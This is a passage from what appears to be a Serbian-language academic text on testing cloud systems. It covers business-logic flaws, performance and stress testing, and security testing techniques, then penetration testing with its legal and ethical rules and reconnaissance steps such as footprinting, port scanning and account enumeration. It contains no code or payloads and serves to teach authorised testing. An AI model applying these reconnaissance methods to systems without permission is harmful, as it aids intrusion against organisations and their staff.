Kada se traže logički nedostaci ili mane, ispitivač počinje razmatranjem pravila za poslovne funkcije koje pruža cloud aplikacija. Dalje, ispitivač traži ikakva ograničenja na ponašanje ljudi. Tada aplikacija može da se testira kako bi se potvrdilo da primenjuje pravila. Klasičan primer mane poslovne logike je modifikacija cena upotrebom e-komerc aplikacija tokom rane upotrebe interneta.

Postavljanje cene proizvoda na e-komerc sajtu kao negativan broj, može dovesti do toga da se iznos knjiži napadaču. Protivmera ovoj ranjivosti je da se sprovodi pozitivna validacija cene, tako da aplikacija dozvoljava samo pozitivne brojeve u određenom numeričkom opsegu. Naravno, nikada ne treba da aplikacija prihvati i obradi podatke od klijenta od koga se ne zahteva korisnički unos na prvom mestu.

[15] konceptualni dijagram koji pokazuje kako neki resurs, podatak ili sistem može biti napadnut
[16] proces ubacivanja "ubrizgavanja" posebnog koda u bazu podataka radi dobijanja privilegija nad bazom

2.3.4 Testiranje performansi

U izveštaju[17] NIST navodi da "ono što razlikuje testire performansi od testiranja funkcionalnosti je oblik eksperimentalnog rezultata. Testiranje funkcionalnosti daje da ili ne presudu, dok test performansi da je količinu". Testiranje performansi meri koliko dobro se cloud sistem izvršava u skladu sa svojim potrebnim vremenom odziva, propusnom moći, procesorskom upotrebom i drugim merljivim osobinama u radu. Kvantitet koji je rezultat testa može naknadno da se svede na da ili ne presudu, ali u poređenju sa zahtevanim performansama.

Testiranje performansi je takođe poznat po drugim imenima i/ili se vezuje sa drugim aktivnostima, kao što su stres testiranje, testiranje kapaciteta, testiranje opterećenja, testiranje jačine i testiranje zahtevanim performansi. Ove različite aktivnosti koje se obavljaju prilikom testiranja performansi imaju približno isti cilj : "testiranje cloud sistema pod stvarnim ili simuliranim opterećenjem"[18].

Tipično, testiranje performansi se vrši kasno u životnom ciklusu softvera kada je softver već razvijen u potpunosti. Da bi se dobila, precizna merenja, cloud sistem je testiran u okruženju u kom se simulira operativno okruženje. Ovo se može postići stvaranjem kopije proizvodne infrastrukture i simulirajući tipične uslove poslovanja.

Glavna prednost testiranja performansi je da je obično dizajniran tako da gura granice sistema tokom dužeg vremenskog perioda. Ovaj oblik testiranja se obično koristi da otkrije jedinstvene probleme ne otkrivene tokom testiranja usklađenosti ili interoperabilnosti. Pored toga, testiranje performansi se obično koristi kako bi pružio konkurentna poređenja sa ostalim sistemima. Na primer, ovi testovi se koriste da uporede performanse sistema sa ostalim softverskim proizvodima pre kupovine samog sistema.

Postupci testiranja performansi obezbeđuju korake za utvrđivanje sposobnosti koje cloud sistem mora pružiti kako bi ispravno funkcionisao, naročito kada je u blizini ili izvan granica svojih navedenih ili traženih mogućnosti. Navedeni pokazatelji su obično navedeni u smislu vremena koje je potrebno da sistem završi operaciju. U idealnom slučaju, testiranje performansi se sprovodi upotrebom softverskog elementa protiv standardnih skupova podataka ili scenarija, poznatih kao referentni podaci.

Mere i zahtevi performansi su kvantitativni, što znači da se sastoje od brojeva koji se mogu meriti i potvrditi racionalnim eksperimentima. Specifikacija performansi se sastoji od seta navedenih brojeva koji se mogu zameniti sa izmerenim brojevima, često u obliku raspodele verovatnoće. Brojevi izmereni mogu biti manji od, viši od, ili jednaki navedenim vrednostima. Ako su manji od, proizvod nije ispunio uslove, ako su brojevi veći ili jednaki navedenim onda je proizvod ispunio uslove i prolazi testove. Svaka specifikacija učinka je varijacija ovih jednostavnih ideja. Uobičajene metrike koje se koriste u testiranju performansi obuhvataju sledeće :

[17] http://vote.nist.gov/vvsg-report.htm
[18] Tassey, G., “The Economic Impacts of Inadequate Infrastructure for Software Testing"

- ***Propusnu moć*** - stopa po kojoj sistem obrađuje transakcije, obično se meri u bajtovima po sekundi
- ***Kašnjenje obrade*** - vreme potrebno za obradu transakcija, meri se u sekundama
- ***Opterećenost*** - stopa po kojoj se transakcije predaju softverskom proizvodu, meri se u dolasku transakcija u sekundi

Stres testiranje (engl. stress testing) je vrsta testiranja performansi koji podrazumeva povećanje opterećenosti sistema izvan normalnog radnog kapaciteta i obuhvata posmatranje rezultata. Stres testiranje može da se koristi kako bi se osiguralo da cloud sistem ostane stabilan i pouzdan, i može da nastavi da obezbeđuje određen kvalitet usluga, iako se često sistem testira do svoje tačke neuspeha. Ekstremni uslovi poslovanja, kao što su one u vezi iscrpljenosti resursa, od memorijskih ili hardverskih kvarova do koji može doći u cloud okruženju su simulirani.

Stres testiranje se takođe može koristi za testiranje bezbednosnih svojstva cloud sistema, jer testiranje može izazvati anomalno ponašanje. Ekstremni radni uslovi mogu prouzrokovati grešku koja bi učinila sistem ne bezbednim. U realnom scenariju, napad DoS metodom protiv cloud sistema, može usporiti izvršavanje aplikacije koja bi mogla kasnije biti iskorišćena kao bezbednosna ranjivost[19].

Napomena :

Majkrosoft je razvio sopstven alat[20] dostupan svima koji simulira više pretraživača koji šalju više zahteva u isto vreme nekom sajtu. Može se koristi za prikupljanje indormacija o performansama i stabilnosti veb aplikacije. Alat simulira veliki broj zahteva sa relativno malim brojem mašina klijenata. Cilj je da se stvori okruženje koje je blizu radnom, tako da se problemi mogu otkriti i eliminisati pre primene sistema.

[19] Du, W., and Mathur, A. P., "Testing for Software Vulnerability Using Environment Perturbation," Proceedings of the International Conference on Dependable Systems and Networks (DSN 2000), Workshop on Dependability versus Malicious Faults, New York, NY, June 25–28, 2000 (Los Alamitos, CA: IEEE Computer Society Press, 2000), pp. 603–12.
[20] The Microsoft Web Application Stress Tool (www.microsoft.com)

2.3.5 Testiranje bezbednosti

Testiranje bezbednosti treba da proceni bezbednosna svojstva i ponašanja cloud sistema dok interaguje sa eksternim subjektima (ljudskim korisnicima, okruženjem, drugim softverom) i sa ostalim sopstvenim komponentama dok komuniciraju između sebe. Testiranje bezbednosti treba da verifikuje da sistem ispunjava sledeća svojstva i ponašanja sažeta u izveštaju „Sofware Security Assurance State-of-the-Art Report (SOAR)[21]“:

- Njegovo ponašanje je predvidivo i sigurno
- Ne otkriva nikakve ranjivosti ili slabosti
- Njegova očekivanja greški i izuzetaka mu omogućava da održi bezbedno stanje kada se suoči sa napadima ili namernim greškama
- Zadovoljava sve određene i implicitne nefunkcionalne bezbednosti
- Ne krši nijedno određeno ograničenje
- Što više njegovog izvršnog izvornog koda je zaklonjeno kako bi odvratio pokušaj obrnutog inženjeringa

Plan testiranja bezbednosti treba da bude uključen u ukupan plan testiranja cloud sistema i treba da definiše sve aktivnosti testiranja, uključujući sledeće :

- Slučajeve i scenarije testiranja bezbednosti
- Podatke dobijene testiranjem, uključujući obrasce napada
- *Test oracle* (ako se koristi), koji se koristi za određivanje da li je sistem prošao ili ne
- Analize treba da budu izvršene za tumačenje, korelaciju i sintezu podataka dobijenih različitim testovima i različitim alatima

Tehnike testiranja bezbednosti sistema se mogu svrstati kao white box, gray box ili black box :

- ***White box*** - Testiranje iz interne perspektive, odnosno, sa punim znanjem unutrašnjosti sistema, izvornog koda, arhitekture i dizajna sistema, kao i konfiguracionih fajlova.
- ***Gray box*** - Analiza izvornog koda sa ciljem projektovanja slučajeva testiranja, ali korišćenjem tehnike black box, i izvorni i izvršni kod su dosputni za analizu.
- ***Black box*** - Testiranje sistema iz spoljne perspektive, odnosno bez prethodnog znanja sistema, samo binarni izvršni kod je dosputan za analizu.

Primer tehnike white box testiranja je statična analiza izvornog koda koji bi trebalo da se vrši iterativno dok se sistem razvija. Sledeća tabela pokazuje druge uobičajene tehnike koje se koriste za testiranje bezbednosti i kako se obično kategorišu:

[21] Information Assurance Technology Analysis Center (IATAC)/Data and Analysis Center for Software (DACS), “Software Security Assurance State-of-the-Art Report (SOAR),” July 31, 2007

tabela 2:4Uobičajene tehnike testiranja bezbednosti

Tehnike testiranja	Kategorija
Source code analysis	White box
Property-based	White box
Source code fault injection	White box, gray box
Dynamic code analysis	Gray box
Binary fault injection	Gray box, black box
Fuzz testing	Black box
Binary code analysis	Black box
Byte code analysis	Black box
Black box debugging	Black box
Vulnerability scanning	Black box
Penetration testing	Black box

2.3.5.1 Ubrizgavanje/Injekcija greške (Fault injection)

Ubrizgavanje greške je tehnika koja se koristi za poboljšanje koda testiranjem svih putanji koda, posebno dela koda koji upravlja greškama koji se tokom funkcionalnog testiranja nije izvršio. Tokom testiranja ubrizgavanjem greške, greške se ubrizgavaju u cloud sistem kako bi se simulirale nenamerne greške korisnika i namerne greške dobijene napadom na sistem.

2.3.5.2 Ubrizgavanje greške u izvorni kod (Source Code Fault Injection)

U ubrizgavanju greške u izvorni kod, ispitivač odlučuje kada treba da se aktivira greška okruženja. Ispitivač onda ne nametljivo "navodi" izvorni kod, ubrizgavajući izmene u program koje bi predstavljale promenjene podatke sredine koje bi rezultirale iz tih grešaka.[22] Navedeni izvorni kod se zatim izvršava, i ispitivač posmatra kako se stanje sistema menja kada se promenjeni delovi koda izvrše. Ovo omogućava testeru da posmatra bezbedne i ne bezbedne promene stanja sistema usled promena izvedenih u njegovom okruženju.

Ispitivač takođe može da analizira kako se stanje cloud sistema menja dok se umetnuta greška širi kroz izvršni kod, posmatranjem samog izvornog koda. Ova vrsta analize se obično naziva analiza širenja greške (*fault propagation analysis*), i uključuje dve tehnike ubrizgavanja greške u izvorni kod : proširena analiza širenja greške (*extended propagation analysis*) i analiza širenja greške kroz interfejs (*interface propagation analysis*).

Kako bi se pripremio za analizu širenja greške, ispitivač mora generisati drvo greške[23] iz softvera izvornog koda. Da bi izvršio *proširenu analizu širenja greške*, ispitivač ubacuje greške u drvo greške, i onda prati kako se svaka ubačena greška šiti kroz drvo. Ovo pokazuje kakav će uticaj jedna konkretna greška imati na celokupno ponašanje sistema.

[22] Goertzel, K. M., Winograd, T. , “Enhancing the Development Life Cycle to Produce Secure Software.”
[23] dijagram koji predstavlja zamišljen scenario kako će neka greška da se izvrši

Analiza greške kroz interfejs se fokusira na to kako se greške šire kroz interfejse između komponenti/modula i drugih komponenti na nivou cloud-aplikacije. U analizi kroz interfejse, ispitivač ubrizgava grešku u ulazne podatke između komponenti, posmatra kako se greške šire, i traži pojavu neke nove anomalije. Ovaj tip analize omogućava ispitivaču da utvrdi kako otkaz jedne komponente može da utiče na otkazivanje susednih komponenti, što je naročito važno ako je susedna komponenta od velike važnosti za rad sistema.

Ubrizgavanje greške u izvorni kod je posebno korisno u otkrivanju sledećeg :

- Nepravilne upotrebe pokazivača i nizova
- Korišćenje opasnih poziva
- Uslova trke (*race condition*)

Source code fault injection se treba obavljati iterativno dok je softver ili sistem još u procesu razvijana. Kada se otkriju nove pretnje (vrste napada i tehnike upada) izvorni kod može biti ponovo testiran na greške koje bi predstavljale takvu vrstu pretnji.

2.3.5.3 Ubrizgavanje binarne greške (Binary fault injection)

Ubrizgavanje binarne greške je tehnika analize koja se sprovodi tokom izvršavanja, u kojoj se cloud aplikacija, koja je u procesu izvršavanja, monitoriše dok se greške ubrizgavaju u nju. Praćenjem tragova sistemskih poziva, ispitivač može da identifikuje imena sistemskih poziva, parametre svakog poziva, i povratni kod poziva. Ovo omogućava ispitivaču da otkrije imena i tipove resursa kojima pristupa pozivni softver, kako se resursi koriste, i uspešnost svakog pokušaja pristupa njima. U binarnoj analizi greške, greške se ubrizgavaju u resurse okruženja u kome se nalazi cloud sistem. Greške okruženja obezbeđuju ispitivaču određeni broj prednosti :

- Oni simuliraju realan scenario i mogu se lako automatizovati
- Oni simuliraju anomalije okruženja bez potrebe da shvate kako se te anomalije dešavaju u realnom svetu. Ovo omogućava ispitivaču ubrizgavanje greške bez prethodnog znanja o okruženju čije su greške simulirane.
- Ispitivač može da izabere kada da pokrene određenu grešku u okruženju. Ovim se izbegava potpuna simulacija okruženja.

Teško je predvideti složene ulazne podatke koje će cloud sistem zapravo primiti u svom ciljnom okruženju. Dakle, scenario sa ubrizgavanjem greške treba da bude dizajniran tako da daje ispitivaču što kompletnije moguće razumevanje bezbednosti u kome se nalazi sistem tokom svih mogućih uslova rada. Kada je cloud sistem pušten u proizvodnju, ispitivač može koristiti testiranje penetracijom*(penetration testing)* i skeniranje ranjivosti kako bi obezbedio dodatnu meru bezbednosti sistema.

Alati za binarno testiranje grešaka uključuju binarne ubrizgavače grešaka *(binary fault injectors)* i testeri uzastopnog pokušavanja *(brute force testers)*. Ovi alati treba da podrže zajedničku funkcionalnost koja se nalazi u aplikaciji ili sistemu. Na primer, komercijalni ubrizgivač greške *Holodeck*[24] se često koristi za simuliranje greški u aplikacijama napravljenim za Majkrosoft operativne sisteme. Holodeck ubrizgava greške za tipične funkcionalnosti pronađene u Windows okruženju, kao što su :

- Provera Mreža - kabl je otkačen, mreža nije instalirana, pogrešna Winsok verzija, portovi nisu dostupni, mreža je nefunkcionalna
- Disk - nedovoljno memorije na disku, CRC greške (cyclic redundancy check), otvorenih fajlova, disk je zaštićen od pisanja, disk nije u čitaču
- Memorija - Nedostatak memorije, zaključana memorija, nemogućnost alokacije memorije

Holodeck takođe podržava monitorisanje aplikacije u toku interakcije sa svojim okruženjem.

2.3.5.4 Dinamička analiza koda (Dynamic code analysis)

Dinamička analiza koda ispituje kod dok se izvršava u cloud okruženju, a ispitivač traga za spoljašnjim uticajima ili izmenama u izvornom kodu odgovarajućih interakcija u toku izvršavanja, tako da ukoliko se bilo koji propust ili anomalija pojave u izvršnim interfejsima se simultano lociraju i rešavaju.

Za razliku od statičke analize, dinamička analiza omogućava ispitivaču da izvrši softver na načine koje izlažu ranjivosti koje se stvaraju tokom interakcije softvera sa korisnicima i koje dovode po promena u konfiguraciji ili ponašanju komponenti sistema. Pošto softver/sistem nije u potpunosti povezan i raspoređen u svom stvarnom ciljnom okruženju, ove interakcije i njihovi prateći ulazni podaci i uslovi okruženja su u suštini simulirani od strane alata za testiranje.

Primer alata koji se koristi za dinamičku analizu koda je *Valgrind*[25], koji je koristan u detekciji potencijalnih problema sa memorijom i raznih drugih sistemskih grešaka.

2.3.5.5 Property-Based Testing

Predstavlja formalnu tehniku analize koja je razvijena na Univerzitetu Kalifornije Davis[26]. Ova vrsta testiranja potvrđuje da softverske/sistemske implementirane funkcionalnosti zadovoljavaju njegove specifikacije. To se postiže ispitivanjem bezbednosno relevantnih osobine, kao što je odsustvo promene stanja u slučaju nesigurnosti. Zatim ove bezbednosno relevantne osobine u kodu se upoređuju sa softverskom/sistemskom specifikacijom kako bi se utvrdilo da li su bezbednosne pretpostavke ispunjene.

[24] www.securityinnovation.com/holodeck
[25] www.valgrind.org
[26] Fink, G., and Bishop, M., "Property-Based Testing: A New Approach to Testing for Assurance," SIGSOFT Software Engineering Notes22, 4 (July 1997): 74–80.

Kao i direktna analiza koda, property based testing zahteva punu koncentraciju ispitivača pošto je analiza posvećena detaljima. Zato što ovakva analiza zahteva da ispitivač posvetu značajnu količinu vremena kodu, ona se često koristi samo za analizu koda koji implementira visoko-posledične funkcije.

2.3.5.6 Black Box Debugging

Black box debugging[27] je tehnika za praćenje ponašanja spoljnih binarnoj komponenti ili sistema dok se izvršava, i na taj način posmatra podatke koji prolaze između komponenti/sistema i spoljnih entiteta.

Pored toga, posmatrajući kako podaci prolaze kroz granice softvera/sistema, analitičar može da odredi kako spoljni podaci mogu biti manipulisani da nateraju softver/sistem da reaguje put određene izvršne putanje, ili da izazove kvar softvera/sistema. Ovo može otkriti greške ili propuste koji proizilaze ne iz samog cloud softvera/sistema, već su nastali uticajem spoljnih entiteta sa kojima je imao interakciju.

2.3.5.7 Testiranje interoperabilnosti (Interoperability testing)

Testiranje interoperabilnosti procenjuje da li cloud softver/sistem može da razmenjuje podatke sa ostalim komponentama ili aplikacijama. Ona određuje sposobnost razmene podataka preko zajedničkih formata, čitanja i pisanja istih formata podataka, i komunikacije koristeći iste protokole. Glavni cilj testiranja interoperabilnosti je da se otkrije interoperabilnost između aplikacija unutar cloud sistema pre nego što sistem bude upotrebljen. Testiranje zahteva većinu mogućnosti sistema da budu završene pre testiranja, takođe testiranje obično koristi jedan od tri pristupa :

- *Testiranje svih parova* - ovo se često sprovodi od strane nezavisne grupe ispitivača koji su upoznati sa karakteristikama interoperabilnosti širom softverskih proizvoda i između proizvođača softvera
- *Testiranje nekih od kombinacija* - ovaj pristup podrazumeva testiranje samo dela kombinacija pod pretpostavkom da će neispitane kombinacije normalno funkcionisati.
- *Testiranje protiv referentne implementacije (testing against reference implementation)* - Ovaj pristup uspostavlja referentnu primenu, npr. , korišćenjem prihvaćenog standarda, i testiranjem svih proizvoda protiv reference.

Jedan od izazova u integraciji cloud komponenti je kako da se izgradi bezbedan kompozitni sistem od komponenti koje same po sebi možda nisu bezbedne. U radu od strane Verizon Communcations i Univerziteta u Teksasu[28], istraživači opisuju sistematski pristup za određivanje interoperabilnosti komponenti iz perspektive. To je ciljno i modelno orijentisan pristup analizi bezbednosnih karakteristika komponenti za utvrđivanje

[27] Whittaker, J. A., and Thompson, H. H., "Black Box Debugging," Queue 1, 9 (December/January 2003–2004).

[28] Oladimeji, E. A., and Chung, L., "Analyzing Security Interoperability during Component Integration," in Proceedings of the 5th IEEE/ACIS International Con-ference on Computer and Information Science and 1st IEEE/ACIS International Workshop on Component-Based Software Engineering, Software Architecture and Reuse(July 10–12, 2006). ICIS-COMSAR, IEEE Computer Society, Washington, DC, pp. 121–29.

interoperabilnosti. Istraživači daju smernice za integrisanje komponenti kako bi se ispunio bezbednosni cilj cloud sistema.

2.4 Cloud Penetration Testing

Test penetracije je metodologija testiranja bezbednosti koja ispitivaču uvid bezbednosne snage sistema koji testira simulirajući napad od strane malicioznog izvora. Proces podrazumeva aktivnu analizu cloud sistema na sve potencijalne ranjivosti koje mogu proizaći iz lošeg ili nepravilnog konfigurisanja sistema, poznatih i/ili nepoznatih hardverskih ili softverskih nedostataka, ili iz operacionih nedostataka. Ova analiza se vrši iz pozicije potencijalnog napadača, i može uključivati aktivnu eksploataciju bezbednosnih propusta.

Bilo koji bezbednosni nedostaci koji se otkriju su predstavljeni vlasniku sistema, zajedno sa procenom njihovog uticaja, i često predlogom za ublažavanje ili potpuno rešenje istih. Namera testiranja bezbednosti penetracijom je da se proaktivno utvrdi izvodljivost napada ili da se retroaktivno utvrdi stepen koliko je uspešna eksploatacija uticala na poslovanje. Ovo testiranje predstavlja komponentu poptune sigurnosne revizije, koja obuhvata sledeće :

- ***Nivo 1, procena na visokom nivou*** (*high-level assessment*) - predstavlja pogled od najvišeg do najnižeg nivoa na politike organizacije, procedure, standarde, i smernice. Procena nivoa 1 nije uvek iz prve ruke, odnosno sigurnost sistema nije zapravo testirana.
- ***Nivo 2, evaluacija mreže*** (*network evaluation*) - predstavlja procenu iz prve ruke, ima neke elemente procene nivoa 1 ali ona dodatno prikuplja informacije o sistemu i skenira sistem.
- ***Nivo 3, test penetracije*** *(penetration test)* - test penetracije se obično ne bavi raznim politikama sistema. On je više iz perspektive napadača, gledajući šta se može postići, i sa kojim teškoćama

Nekoliko faktora se spojilo u cloud okruženju da bi testiranje penetracijom postala nužnost. Evolucija informacionih tehnologija se fokusira na jednostavnost upotrebe u operativnom pogledu, dok se eksponencijalno povećava kompleksnost kompjuterskih resursa. Nažalost, zahtevi administracije i upravljanja cloud sistema su se povećali iz nekoliko razloga :

- Nivo znanja i veština koje napadač mora da poseduje kako bi uspešno iskoristio slabost se znatno smanjio
- Veličina i složenost mrežnog okruženja je naglo porasla
- Broj mrežnih i cloud aplikacija je povećan
- Štetan uticaj koje povrede bezbednosti imaju na korporativne imovine je veći nego ikad

Testiranje penetracijom se najčešće obavlja u okviru "crne kutije", to jest, bez prethodnog znanja infrastrukture koja se testira. Na svom najjednostavnije nivou, test penetracijom podrazumeva tri faze :

- ***Priprema*** (*preparation*) - Formalni ugovor se izvršava, po kome se čuvaju podaci klijenata i omogućava se pravna zaštita ispitivača. Takođe, u ugovoru se ponekad navedene ip adresa za testiranje i vreme izvršenja testova.
- ***Izvršenje*** *(execution)* - U ovoj fazi test se izvršava, u toku kojeg ispitivač traži potencijalne ranjivosti.
- ***Isporuka*** *(delivery)* - Rezultati evaluacije su saopšteni kontaktu unutar organizacije, a korektivne akcije se sugerišu.

Bilo da je test penetracije sa potpunim znanjem (white box), test delimičnog znanja (gray box), ili test bez predznanja (black box) arhitekture sistema[29], nakon što su rezultati dobijeni i izveštaj napisan, tehnike ublažavanja opasnosti moraju biti primenjene kako bi se smanjio rizik opasnosti na prihvatljiv ili tolerantan nivo. Test treba da se bavi ranjivostima i rizicima u takvim oblastima kao što su aplikacije, daljinski pristupni sistemi, VoIP, bežičnim mrežama i slično.

2.4.1 Pravne i etičke implikacije

Pošto etički haker sprovodi test penetracije za organizaciju kako bi pomogao u proceni mrežne bezbednosti, ovaj pojedinac mora da se pridržava visokih standarda ponašanja. U stvari, postoji sertifikat Certified Ethical Hacker (CEH) pod pokroviteljstvom International Council of E-Commerce Consultants (EC-Council)[30] koji svedoči o znanju hakera i njegovom pridržavanju etičkih principa. EC-Council takođe pruža sertifikat Licensed Penetration Tester (LPT), koji, citirajući njihov sajt, pruža sledeće pogodnosti :

- Standardizuje bazu znanja za profesionalce pridržavajući se najboljih praksi koje primenjuju iskusni stručnjaci iz oblasti
- Obezbeđuje da svaki profesionalac koji ima njihov sertifikat sledi strogi etički kodeks
- Svaki profesionalac je izložen najboljim tehnikama testiranja
- Svaki profesionalac je svestan svih zahteva koje zahteva industrija
- Osposobljava stručnjake bezbednosti da analiziraju bezbednost mreže i da preporuče korektivne mere

Kada etički haker ili licencirani stručnjak pristane da sprovede brojne testove za organizaciju, i da ispita slabosti njihovog informaiconog sistema, on može biti zakonski gonjen, osim ako u uslove ugovora ne stoji zaštita pojedinca koji radi test. Veoma je važno da ogranizacija i tim koji sprovodi testiranje imaju identično razumevanje ovlašćenja koje tim ima, a ono obuhvata šta tim sme da radi i šta se dešava ako tim nehotice izazove neku štetu.

[29] white box, gray box i black box predstavljaju tehnike testiranja bezbednosti sistema ili softvera
[30] www.eccouncil.org

Spoljni napad na mrežu nosi etički i pravni rizik za ispitivača, tako da pre izvršenja napada zaštita mora biti razrađena do najsitnijih detalja. Na primer, Zakon o unapređenju sajber bezbednosti (Cyber Security Enhancement Act) iz 2002 ukazuje na doživotne kazne hakerima koji "neoprezno" ugrožavaju živote drugih. postoji i nekoliko američkih statuta za borbu protiv sajber kriminala. Statut 1030 "Fraud and Related Activity in Connection with Computers", posebno navodi da osoba koja namerno pristupa zaštićenom računaru bez dozvole, a kao rezultat tog dela, nesmotreno izazove štetu ili naruši medicinski tretman, može dobiti novčanu kaznu ili kaznu zatvora od pet do dvadeset godina.

Od vitalnog je značaja da ispitvač primi posebnu pisanu dozvolu da sprovede test od najvišeg mogućeg izvršioca u organizaciji. Ispitivač mora biti zaštićen od krivičnog gonjenja za zadatak testiranja. Zbog svoje zaštite, etički haker ili ispitivač mora se pridržavati sledećeg :

- *Zaštititi podatke otkrivene tokom testa penetracije* - U toku dobijanja pristupa mreži i računarskim resursima, etički haker će shvatiti da ima pristup osetljivim informacijama koje bi bile vredne konkurentnim organizacijama ili neprijateljima. Dakle, ove informacije treba da budu zaštićene na najvišem mogućem nivou, ne smeju biti otkrivene nikome, bilo namerno ili slučajno.
- *Poslovati na etički način* - Etički je relativan pojam i predstavlja funkciju broja promenljivih, uključujući društveno-ekonomsko poreklo, veru, vaspitanje, itd. Međutim, etički haker da sprovodi svoje aktivnosti na pouzdan način koji predstavlja najbolje interese organizacije koja je naručila testiranje. Slično tome, organizacija treba da tretira hakera sa istim poštovanjem i etičkim ponašanjem.
- *Ograničenje odgovornosti* - Kao što je objašnjeno ranije u ovom odeljku, za vreme testiranja, tim etičkih hakera će najverovatnije imati pristup osetljivim datotekama i informacijama. Etički haker je obučen da ne izazove bilo kakvu štetu, kao što je modifikovanje fajlova, brisanje informacija i slično u tok testiranja. Međutim, greške se povremeno dogode i sa tim razlogom trebaju postojati uslovi u ugovoru koji se odnose na takve situacije u kojoj se šteta slučajno dogodila. U njima treba da postoji ograničenje u odgovornosti hakera ili neka vrsta polise osiguranja.
- *Ostati u okviru zadatka* - Okvir testiranja treba unapred biti definisan i dogovoren od strane svih uključenih strana. Uz to ostvareno, testiranje treba biti obavljeno striktno u okviru tih granica. Na primer, testiranje treba da obuhvati samo navedene mreže i resurse, kao i metode i obim pokušaja da se probije u informacioni sistem.
- *Razvoj plana testiranja* - Kao i sa svakim poduhvatom, plan testiranja treba biti razbijen i odobren pre testiranja. Plan treba da sadrži obim testa, resurse koji se testiraju, vremena testiranja, lokaciju testiranja, tip testiranja (white box, gray box, black box), stepen penetracije, očekivane rezultate i slično.
- *Testiranje treba biti u skladu sa relevantnim zakonima i propisima* - Poslovne organizacije su u obavezi da se pridržavaju različitih zakona i propisa kao što su Health Insurance Portability and Accountability Act (HIPAA), Sarbanes-Oxney, i Gramm-Leach-Bliley Act (GLBA). Ovi akti su jedan od razloga zašto kompanije angažuju etičke hakere, kako bi pokazali da ulažu napore da zaštite svoje informacije.

Priručnik za testiranje bezbednosti OSSTMM 2.2 (Open-Source Security Testing Methodology Manual)[31] takođe pruža pravila upotrebe etičkog testiranja u brojnim oblastima, uključujući testiranje penetracijom. Sledeća lista rezimira neke od relevantnih pravila :

- Testiranje veoma nesigurnih sistema i instalacija se ne sme vršiti dok odgovarajuće mere sanacije nisu preduzete
- Revizor je dužan da obezbedi sigurnost klijentskih podataka
- Ugovor treba da ograniči odgovornost revizora
- Ugovor angažovanja treba da obezbedi
- Obim testiranja mora biti jasno definisan
- Revizor mora raditi legalno
- U izveštaju rezultata testova, revizor mora da poštuje privatnost svih strana

2.4.2 Tri pre-test faze

Testiranje penetracijom obično započinje *izviđanjem,* koje obuhvata tri pred-test faze : *footprinting, skeniranje (scanning) i nabrajanje (enumerating).* Ove faze su veoma važne i mogu napraviti razliku između uspešnog testiranja koji pruža kompletnu sliku mreže ili neuspešnog koji ne pruža. Proces izviđanja nastoji da skupi što više informacija o ciljnoj mreži, koristeći sledeće korake tokom aktivnosti footprinting-a, skeniranja i nabrajanja :

- Prikupiti početne informacije
- Odrediti opseg mreže
- Identifikovati aktivne mašine
- Otkriti otvorene portove i pristupne tačke
- Okriti operativni sistem
- Otkriti usluge na portovima
- Mapirati mrežu

Footprinting

Footprinting je dobijanje informacije o bezbednosnom profilu organizacije. To podrazumeva prikupljanje podataka kako bi se kreirao plan mreže i sistema ogranizacije. To je važan način kojim napadač dobija informacije o organizaciji, bez njenog znanja.

Footprinting primenjuje prva dva koraka izviđanja, prikupljanje osnovnih informacija o meti i određivanje mrežnog opsega mete. To takođe može da zahteva upotrebu "ručnog" istraživanja, kao što je proučavanje veb strane kompanije za korisne informacije, kao što su sledeće :

[31] http://isecom.securenetltd.com/osstmm.en.2.2.pdf

- Imena, telefonskih brojeva i e-mail adresa radnika kompanije
- Lokacije na kojima se kompanija nalazi i njene filijale
- Spisak kompanija sa kojima ,željena kompanija za napad, sarađuje
- Vesti, kao što su spajanja ili akvizicije
- Linkovi ka drugim sajtovima kompanija koje su slične njoj
- Politike privatnosti kompanije, koje mogu pomoći da se identifukuju tipovi bezbednosnih mehanizama

Drugi izvori koji mogu imati informacije o meti uključuju sledeće :

- Nezadovoljni blogovi zaposlenih
- Poslovne društvene mreže kao što je Linkedln
- Lični/poslovni sajtovi kao što su Facebook
- Trgovinske novine

Skeniranje (scanning)

Sledeća četiri koraka prikupljanja informacija - identifikovanje aktivnih mašina, otkrivanje otvorenih portova i pristupnih tačaka, ispitivanje operativnog sistema, i otkrivanje usluga na portovima - smatraju se delom faze skeniranja. Cilj ovog koraka je da se otkriju otvoreni portovi i aplikacije vršenjem spoljnog ili unutrašnjeg skeniranja mreže, ping-ovanjem mašina, utvrđivanjem opsega mreže, i skeniranjem portova pojedinačnih sistema.

Nabrajanje (enumerating)

Poslednji korak u izviđanju, mapiranju mreže, jeste rezultat faze skeniranja i dovodi do faze nabrajanja. Kao finalna faza pre-testiranja, cilj nabrajanja je da se stekne prilično kompletna slika mete.

Da bi se nabrajanje sprovelo, napadač pokušava da identifikuje validne korisničke naloge ili slabo zaštićene elemente resursa pomoću usmerenih upita i aktivnih konekcija do i od mete. Tip informacije koje ispitivač traži tokom faze nabrajanja može biti ime korisnika ili grupe, mrežnog resursa i aplikacije.

Tehnike koje se koriste za nabrajanja obuhvataju sledeće :

- Dobijanje Active Directory informacije i identifikovanje ranjivih korisničkih naloga
- Otkrivanje NetBios imena uz pomoć NBTscan
- Korišćenje SNMPutil alata za analizu SNMP (Simple Network Management Protocol)
- Korišćenje Windows DNS upita
- Ostvarivanje null sesija i konekcija

2.4.3 Alati i tehnike za testiranje penetracijom

Razni alati i tehnike, uključujući i neke koji su korišćeni od strane zlonamernih hakera, mogu biti vredni u obavljanju brojnih testova upada/penetracije na cloud sisteme. Neki alati, kao što su Whois i Nslookup, su javni softver koji mogu pomoći u prikupljanju informacija o ciljnoj mreži. Whois je obično prvi korak u fazi izviđanja. Sa njim, možete pronaći informacije kao što su ime registranta domena, administrativne i tehničke kontakte, kao i spisak njihovih servera domena. Nslookup omogućava da se izvrši upit na Internet domen servere. On prikazuje informacije koje mogu biti od koristi za dijagnozu infrastrukture DNS-a (*Domain Name System*) i pronalaženje dodatnih IP adresa. On takođe može koristiti MX zapis da otkrije IP adresu mail servera.

Još jedan izvor informacija je Američki Registar Internet Brojeva (American Registry of Internet Numbers - ARIN). ARIN omogućava da pretražujete Whois bazu podataka za mrežne autonomne brojeve (autonomys system numbers - ASN), podatke vezane za mrežu, i druge srodne informacije o kontaktima. ARIN-ova Whois funkcija omogućava da izvršite upit na IP adresu kako bi pronašli informacije o metinoj upotrebi subnet adresovanja.

